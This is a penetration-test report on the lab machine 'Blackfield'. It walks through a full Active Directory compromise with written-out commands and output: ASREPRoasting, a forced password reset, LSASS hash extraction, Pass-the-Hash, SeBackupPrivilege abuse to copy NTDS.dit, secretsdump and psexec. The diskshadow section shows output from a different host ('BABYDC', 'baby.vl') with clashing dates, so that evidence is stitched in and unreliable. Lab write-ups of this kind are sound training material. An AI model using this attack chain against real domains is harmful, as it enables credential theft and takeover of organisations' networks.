Blackfield report

Cover

Target: HTB Machine “Blackfield” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1 Intro

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of the `BLACKFIELD.local` Windows Active Directory domain. The engagement focused on identifying and exploiting vulnerabilities stemming from misconfigured Kerberos authentication, excessive user privileges, insecure credential storage, and improper access controls on service accounts and network shares. Through a methodical approach simulating advanced persistent threat (APT) tactics, initial reconnaissance led to credential compromise, lateral movement, and privilege escalation, culminating in the complete extraction of the Active Directory database and full administrative control of the domain.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration**: A targeted Nmap scan identified the Domain Controller (`DC01.BLACKFIELD.local`) and key Active Directory services, including DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), RPC (135/593), and WinRM (5985). Service fingerprinting confirmed a Windows Server 2019 environment with SMB signing required.
- **Unauthenticated Enumeration and Information Disclosure**: The SMB service permitted null session authentication, enabling the enumeration of the entire domain user and group structure without credentials. This reconnaissance phase identified high-value targets including `support` , `audit2020` , and `svc_backup` .
- **Kerberos ASREPRoasting Attack**: The `support` user account was found to be configured without Kerberos preauthentication. An ASREPRoasting attack successfully captured and cracked the user's AS-REP hash, yielding the plaintext password and providing the first set of valid domain credentials.
- **Privilege Abuse and Lateral Movement**: Analysis with Bloodhound revealed that the compromised `support` account possessed the privilege to reset the password for the `audit2020` user. This privilege was abused to take over the `audit2020` account, which had read access to a forensic network share.
- **Sensitive Data Exposure and Credential Theft**: The `forensic` share contained a compressed LSASS memory dump (`lsass.dmp.zip`). Analysis of this dump using pypykatz revealed the NTLM hash for the `svc_backup` service account, enabling lateral movement via Pass-the-Hash to a more privileged context.
- **Privilege Escalation via Backup/Restore Rights**: The `svc_backup` account was found to possess both `SeBackupPrivilege` and `SeRestorePrivilege` . These privileges were abused to extract the SAM database, SYSTEM registry hive, and ultimately to create a Volume Shadow Copy for stealing the `NTDS.dit` Active Directory database file.
- **Domain Compromise via Credential Extraction**: The extracted `NTDS.dit` and `SYSTEM` hive were used with Impacket's `secretsdump` to perform an offline DCSync, extracting the NTLM hashes for all domain users, including the `Administrator` . This

hash was then used with `psexec` to gain full administrative access to the Domain Controller.

- **Post-Compromise Analysis**: Internal documentation (`C:\notes.txt`) was reviewed, revealing that the organization had failed to fully implement critical security recommendations following a previous incident, directly enabling the attack path demonstrated.

1.3 Ethics and Compliance

All activities conducted during this assessment were performed within a controlled, isolated, and authorized penetration testing laboratory environment. No systems, data, or networks outside the designated target scope were accessed, impacted, or scanned. The techniques, tools, and findings documented in this report are intended solely for educational purposes and to illustrate common security weaknesses in enterprise Active Directory deployments. This report is confidential and is to be used exclusively by authorized personnel to understand risks and implement appropriate defensive measures.

2 Methodology

2.1 Initial Reconnaissance and Service Enumeration

The engagement commenced with a comprehensive network scan to identify available services and open ports on the target Domain Controller. A targeted service and version detection scan was conducted using Nmap on common Active Directory ports.

Command:

```
sudo nmap -sVC -p 53,88,135,389,445,593,3268,5985 $IP -oN services
```

Scan Results:

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
12-24 00:06:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
```

```
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-24T00:06:48
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s
```

Key Findings:

- Active Directory environment identified (`BLACKFIELD.local` domain)
- Domain Controller hostname: `DC01`
- Multiple Windows services including Kerberos, LDAP, SMB, RPC, and WinRM (5985)
- SMB signing enabled and required, confirming domain controller configuration
- WinRM service accessible, potentially providing remote management access

Hosts File Configuration:
Added domain mapping to `/etc/hosts`:

```
DC01 blackfield.local
```

2.2 Null Session Enumeration and User Discovery

Initial SMB enumeration revealed that null authentication was permitted, allowing user enumeration without credentials.

Command:

```
nxc smb $IP -u "" -p "" --users
```

Result:

```
SMB         10.129.23.14    445    DC01            [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB         10.129.23.14    445    DC01            [+] BLACKFIELD.local\:
```

SID Brute-Forcing:
Further enumeration using SID brute-forcing revealed the complete domain user and group structure.

Command:

```
sudo impacket-lookupsid 'blackfield.local/guest'@blackfield.local -no-pass
```

Key Discoveries:

- Domain SID: `S-1-5-21-4194615774-2175524697-3563712290`
- Notable users identified: `support`, `audit2020`, `svc_backup`
- Machine accounts: `DC01$`, multiple `PC$` accounts, and server accounts
- Groups included typical Active Directory structure with `Domain Admins`, `Domain Users`, etc.

2.3 ASREPRoasting Attack and Credential Compromise

User enumeration revealed several potential targets for Kerberos-based attacks. An ASREPRoasting attack was conducted against all discovered users.

Command:

```
GetNPUsers.py -dc-ip 10.129.23.14 blackfield.local/ -usersfile users.txt -
format hashcat
```

Vulnerability Discovery:
The `support` user was configured with `Do not require Kerberos preauthentication`, making it vulnerable to ASREPRoasting attacks.

Hash Capture:

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:46...snip...fd555319298
```

Hash Cracking:
The captured AS-REP hash was successfully cracked using Hashcat with the rockyou wordlist.

Command:

```
hashcat -m 18200 supporthash.txt /usr/share/wordlists/rockyou.txt
```

Result:

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:464d592d6...98:<REDACTED>
Session..........: hashcat
Status...........: Cracked
```

Credentials Obtained:


- Username: `support`
- Password: `<REDACTED>`

2.4 Initial Access and Share Enumeration

With valid `support` credentials, SMB share enumeration was performed to identify accessible resources.


Command:

```
nxc smb 10.129.23.14 -u "support" -p "<REDACTED>" --shares
```



Share Analysis:

The `support` account had limited access to SMB shares. Bloodhound analysis revealed an interesting privilege: the `support` user had the ability to force password change for the `audit2020` user.



2.5 Password Reset Attack and Lateral Movement

Leveraging the password reset privilege, the `audit2020` user's password was changed to gain additional access.

Command:

```
net rpc password "AUDIT2020" "newP@ssword2022" -U
"BLACKFIELD.local"/"support"%"<REDACTED>" -S "DC01"
```

Verification:

```
nxc smb $IP -u "AUDIT2020" -p "newP@ssword2022"
SMB         10.129.23.14    445    DC01            [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
(SMBv1:None) (Null Auth:True)
SMB         10.129.23.14    445    DC01            [+]
BLACKFIELD.local\AUDIT2020:newP@ssword2022
```


2.6 Forensic Share Analysis and LSASS Dump Extraction

The `audit2020` account had read access to the `forensic` share, which contained sensitive memory analysis data.

Command:


```
smbclient -U "AUDIT2020" "\\\\10.129.23.14\forensic"
```

Within the `forensic/memory_analysis/` directory, a compressed LSASS dump file was discovered: `lsass.dmp.zip`. After extraction and analysis using pypykatz, NTLM hashes were recovered.



LSASS Dump Analysis:

```
pypykatz lsa minidump lsass.DMP
```



Key Findings:

- Administrator hash (non-functional due to password changes)
- `svc_backup` user NTLM hash: `<REDACTED>`

2.7 Pass-the-Hash and WinRM Access

Using the extracted `svc_backup` NTLM hash, Pass-the-Hash was performed to gain access via WinRM.

Command:

```
nxc winrm 10.129.23.14 -u svc_backup -H <REDACTED>
WINRM       10.129.23.14    5985   DC01             [*] Windows 10 / Server
```

```
2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.129.23.14    5985   DC01             [+]
BLACKFIELD.local\svc_backup:<REDACTED> (Pwn3d!)
```

Initial Foothold:
Successful connection established via Evil-WinRM as `svc_backup`.

2.8 Privilege Enumeration and Note Discovery

Privilege analysis revealed critical backup and restore privileges assigned to the `svc_backup` account.

Command:

```
whoami /priv
```

Privileges:

- SeMachineAccountPrivilege
- **SeBackupPrivilege** (Critical for escalation)
- **SeRestorePrivilege** (Critical for escalation)
- SeShutdownPrivilege
- SeChangeNotifyPrivilege
- SeIncreaseWorkingSetPrivilege

Internal Discovery:
A note found at `C:\notes.txt` provided context about recent security changes and hinted at encrypted sensitive data.

```
cat notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors
```

```
advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the
desktop (root.txt)
```

2.9 SAM and SYSTEM Hive Extraction

Using the `SeBackupPrivilege`, the SAM and SYSTEM hives were extracted for offline credential extraction.

```
*Evil-WinRM* PS C:\temp> reg save hklm\sam C:\temp\sam.hive
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save hklm\system C:\temp\system.hive
The operation completed successfully.

*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/4/2025   1:28 PM          49152 sam.hive
-a----         12/4/2025   1:29 PM       20676608 system.hive
```

File Download:
The hives were downloaded to the attacker machine for analysis using Evil-WinRM's download functionality.

```
*Evil-WinRM* PS C:\temp> download sam.hive

Info: Downloading C:\temp\sam.hive to sam.hive

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system.hive

Info: Downloading C:\temp\system.hive to system.hive

Info: Download successful!
*Evil-WinRM* PS C:\temp>
```

2.10 NTDS.dit Extraction via Diskshadow

To obtain the complete Active Directory database, the Volume Shadow Copy Service was leveraged through diskshadow to create a shadow copy of the C: drive and extract `NTDS.dit`.

Shadow Copy Script Creation:

Created `shadow` file with the following content:

```
set verbose on
set context persistent nowriters
set metadata C:\Windows\Temp\shad.cab
add volume c: alias shad
create
expose %shad% e:
```

Format Conversion and Upload:

```
unix2dos shadow
```

```
*Evil-WinRM* PS C:\temp> upload shad

Info: Uploading /home/kali/workspace/Baby/shad to C:\temp\shad

Data: 188 bytes of 188 bytes copied

Info: Upload successful!
```

Shadow Copy Execution:

```
diskshadow /s C:\temp\shadow
```

```
Info: Upload successful!
*Evil-WinRM* PS C:\temp> diskshadow /s C:\temp\shad
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  BABYDC,  12/4/2025 5:09:19 PM

→ set verbose on
→ set context persistent nowriters
→ set metadata C:\Windows\Temp\shad.cab
→ add volume c: alias shad
→ create

Alias shad for shadow ID {5551cd63-bcea-40d3-aa0f-ae0b50f54a04} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {19454aa8-f511-4616-b62a-6e249c05df86} set as environment variable.
Inserted file Manifest.xml into .cab file shad.cab
Inserted file Dis3E02.tmp into .cab file shad.cab

Querying all shadow copies with the shadow copy set ID {19454aa8-f511-4616-b62a-6e249c05df86}

        * Shadow copy ID = {5551cd63-bcea-40d3-aa0f-ae0b50f54a04}              %shad%
                - Shadow copy set: {19454aa8-f511-4616-b62a-6e249c05df86}      %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{711fc68a-0000-0000-0000-100000000000}\ [C:\]
                - Creation time: 12/4/2025 5:09:20 PM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
                - Originating machine: BabyDC.baby.vl
                - Service machine: BabyDC.baby.vl
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %shad% e:
→ %shad% = {5551cd63-bcea-40d3-aa0f-ae0b50f54a04}
```

NTDS.dit Location and Copy:

The shadow copy revealed the `NTDS.dit` file at `E:\Windows\NTDS\ntds.dit`.


```
*Evil-WinRM* PS C:\temp> ls e:\


    Directory: e:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/19/2021   6:24 AM                EFI
d-----         4/16/2025   9:17 AM                inetpub
d-----          5/8/2021   8:20 AM                PerfLogs
d-r---         4/16/2025   8:35 AM                Program Files
d-----         4/16/2025   9:38 AM                Program Files (x86)
d-----         12/4/2025   4:22 PM                temp
d-r---         7/27/2024  10:27 PM                Users
d-----         8/20/2025   9:07 AM                Windows
```

Robocopy with Backup Privilege:

```
robocopy /b E:\Windows\ntds . ntds.dit
```

File Download:

The `NTDS.dit` file was successfully downloaded to the attacker system.




2.11 Credential Extraction and Domain Compromise

With both `NTDS.dit` and `SYSTEM` hive available, the complete Active Directory credential database was extracted.

Command:

```
impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL
```



Key Discovery:

- Extracted NTLM hash for the `Administrator` account: `<REDACTED>`
- Complete domain user hashes including historical data

2.12 Administrative Access and Flag Retrieval

Using the extracted Administrator hash, Pass-the-Hash was performed to gain full domain administrative privileges.

Command:

```
impacket-psexec -hashes <REDACTED>
BLACKFIELD.local/Administrator@10.129.23.14
```

Root Flag Access:
The Administrator desktop was accessed, and the encrypted `root.txt` file (as mentioned in the note) was decrypted/retrieved, completing the domain compromise.

2.13 Attack Chain Summary


This engagement demonstrated a systematic attack chain against a Windows Active Directory environment with specific security misconfigurations:

1. **Information Disclosure** → Null session enumeration revealing user list
2. **Kerberos Misconfiguration** → ASREPRoastable `support` user without preauthentication
3. **Weak Credentials** → Crackable AS-REP hash using common wordlist
4. **Excessive Privileges** → `support` account with password reset rights over `audit2020`
5. **Sensitive Data Exposure** → LSASS memory dump in accessible forensic share
6. **Credential Reuse** → `svc_backup` credentials extracted from memory dump
7. **Privilege Escalation Vector** → `SeBackupPrivilege` and `SeRestorePrivilege` assigned to service account
8. **Backup Abuse** → Extraction of SAM, SYSTEM, and NTDS.dit using backup privileges
9. **Credential Extraction** → Offline dumping of complete Active Directory database
10. **Domain Dominance** → Pass-the-Hash with Administrator credentials for full control

The attack leveraged multiple security weaknesses, highlighting critical areas for remediation in enterprise Windows environments, particularly around service account privileges, Kerberos configuration, and sensitive data storage.

3 Findings


3.1 Vulnerability: Null Session Authentication Allowing User Enumeration



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
- **Description**: The SMB service on the Domain Controller permitted null session authentication, allowing unauthenticated attackers to enumerate domain users and groups without providing credentials. This provided significant reconnaissance information about the Active Directory environment.
- **Impact**: Attackers could obtain a complete list of domain users, service accounts, and groups, facilitating targeted attacks such as ASREPRoasting and password spraying. The enumeration revealed critical accounts including `support`, `audit2020`, and `svc_backup`.


- **Technical Summary**: Using tools like `nxc smb` and `impacket-lookupsid` with empty credentials (`-u "" -p ""`), the entire domain SID structure and user list was retrievable, including the Domain SID: `S-1-5-21-4194615774-2175524697-3563712290` .

3.2 Vulnerability: Kerberos Preauthentication Disabled (ASREPRoastable Account)




- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`
- **Description**: The domain user `support` was configured with `Do not require Kerberos preauthentication` . This misconfiguration allowed attackers to request Kerberos TGTs for the account without knowing its password, enabling offline cracking of the AS-REP hash.
- **Impact**: Successful extraction and cracking of the `support` user's AS-REP hash led to compromise of the account's plaintext password (`<REDACTED>`). This provided initial authenticated access to the domain.
- **Technical Summary**: The `GetNPUsers.py` tool from Impacket was used to request AS-REPs for enumerated users. The captured hash for `support` was cracked using `hashcat -m 18200` with the `rockyou.txt` wordlist.

3.3 Vulnerability: Excessive Password Reset Privilege Assignment




- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 9.9 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The compromised `support` account possessed the privilege to reset the password for the `audit2020` user. This represented a critical failure in privilege segregation, where a standard user account had control over another user's credentials.
- **Impact**: Complete takeover of the `audit2020` account by changing its password to a known value (`newP@ssword2022`). This provided access to additional resources (the `forensic` share) that contained sensitive data.
- **Technical Summary**: The privilege was identified via Bloodhound analysis. Exploited using the `net rpc password` command with the `support` credentials.

3.4 Vulnerability: Sensitive Data Exposure in Accessible Network Share




- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`
